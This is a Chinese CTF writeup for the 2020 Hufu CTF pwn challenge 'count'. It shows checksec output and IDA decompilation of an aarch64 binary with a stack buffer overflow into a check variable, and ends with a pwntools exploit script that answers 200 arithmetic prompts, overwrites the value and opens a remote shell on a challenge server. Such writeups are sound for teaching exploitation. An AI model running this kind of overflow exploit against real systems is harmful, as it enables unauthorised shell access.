2020数字中国虎符CTF-PWN-count writeup

原创

0kam1 于 2020-04-19 17:40:15 发布 2668 收藏

分类专栏： CTF PWN 文章标签： 信息安全

CTF 同时被 2 个专栏收录


12 篇文章 0 订阅

订阅专栏

PWN

5 篇文章 0 订阅


订阅专栏



```
root@okami: ~/下载/chctf/count
root@okami:~/下载/chctf/count# checksec pwn
[*] '/root/\xe4\xb8\x8b\xe8\xbd\xbd/chctf/count/pwn'
    Arch:     aarch64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
root@okami:~/下载/chctf/count# 
```

检查程序保护

在运行时可以发现,无法执行二进制文件: 可执行文件格式错误



```
root@okami:~/下载/chctf/count# ./pwn
bash: ./pwn：无法执行二进制文件: 可执行文件格式错误
root@okami:~/下载/chctf/count# 
```


但是程序可以进行IDA反编译

找到sub_400990函数

```
__int64 sub_400990()
{
  unsigned int v0; // w0
  __int64 v1; // x0
  __int64 v2; // x0
  __int64 v3; // x0
  __int64 v4; // x0
  __int64 v6; // [xsp+10h] [xbp+10h]

  __int64 v7; // [xsp+78h] [xbp+78h]
  int v8; // [xsp+DCh] [xbp+DCh]


  int v9; // [xsp+E0h] [xbp+E0h]
  int v10; // [xsp+E4h] [xbp+E4h]
  int v11; // [xsp+E8h] [xbp+E8h]
  int v12; // [xsp+ECh] [xbp+ECh]
  int v13; // [xsp+F0h] [xbp+F0h]
  int v14; // [xsp+F4h] [xbp+F4h]
  unsigned int v15; // [xsp+F8h] [xbp+F8h]
  int v16; // [xsp+FCh] [xbp+FCh]

  sub_400940();
  v16 = 0;
  do
  {
    v0 = time(0LL);
    v15 = v0;
    v1 = srand(v0);
    v2 = (unsigned int)((signed int)rand(v1) % 100);
    v14 = v2;
    v3 = (unsigned int)((signed int)rand(v2) % 100);
    v13 = v3;
    v4 = (unsigned int)((signed int)rand(v3) % 100);
    v12 = v4;
    v11 = (signed int)rand(v4) % 100;
    printf("there have 200 levels ~");
    printf("Math: %d * %d + %d + %d = ???");
    printf("input answer:");
    read(0LL, &v6, 20LL);
    v10 = v14 * v13 + v12 + v11;
    v9 = strtol(&v6, 0LL, 10LL);
    if ( v10 != v9 )
    {
      puts("wrong ");
      exit(0LL);
    }
    puts("good !");
    ++v16;
  }
  while ( v16 <= 199 );
  v8 = 256;
  read(0LL, &v7, 0x6ELL);
  if ( v8 == 304305682 )
  {
    puts("get it ~");
    sub_400920();
  }
  return 0LL;
}
```


可以看到,程序大概就是算数题,算对200次跳转

sub_400920,就是shell




```
__int64 sub_400920()
{
  return system("/bin/sh");
}
```

只要v8==304305682就可以获取shell,猜测有溢出漏洞
果然v7存在溢出




```
__int64 sub_400990()
{
  unsigned int v0; // w0
  __int64 v1; // x0
  __int64 v2; // x0
  __int64 v3; // x0
  __int64 v4; // x0
  __int64 v6; // [xsp+10h] [xbp+10h]

  __int64 v7; // [xsp+78h] [xbp+78h]
  int v8; // [xsp+DCh] [xbp+DCh]


  int v9; // [xsp+E0h] [xbp+E0h]
  int v10; // [xsp+E4h] [xbp+E4h]
  int v11; // [xsp+E8h] [xbp+E8h]
  int v12; // [xsp+ECh] [xbp+ECh]
  int v13; // [xsp+F0h] [xbp+F0h]
  int v14; // [xsp+F4h] [xbp+F4h]
  unsigned int v15; // [xsp+F8h] [xbp+F8h]
  int v16; // [xsp+FCh] [xbp+FCh]

  sub_400940();
  v16 = 0;
```

可以看到v7这里可以覆盖到v8，20字节



```
root@kali:~/下载/chen1/count# python
Python 2.7.17 (default, Oct 19 2019, 23:36:22)
[GCC 9.2.1 20191008] on linux2
Type "help", "copyright", "credits" or "license" for more in
>>> 0x78+0x78
240
>>> 0xdc
220
>>> 
```

而输入v7可以输入0x6E,110字节,刚好可以覆盖到v8,10字节



```
v8 = 256;
read(0LL, &v7, 0x6ELL);
if ( v8 == 304305682 )
{
  puts("get it ~");
```

所以本题思路为:
算数200次,输入v7变量覆盖v8变量为304305682,获取shell

exploit:

```python
from pwn import *
#context.log_level = 'debug'
p=remote('39.97.210.182',40285)
for i in range(200):
    p.recvuntil('Math: ')
    s=p.recvuntil('???')[:-6]
    p.sendlineafter('answer:',str(eval(s)))
    print p.recv(5)

payload='A'*100+p64(304305682)
p.sendline(payload)
p.interactive()
```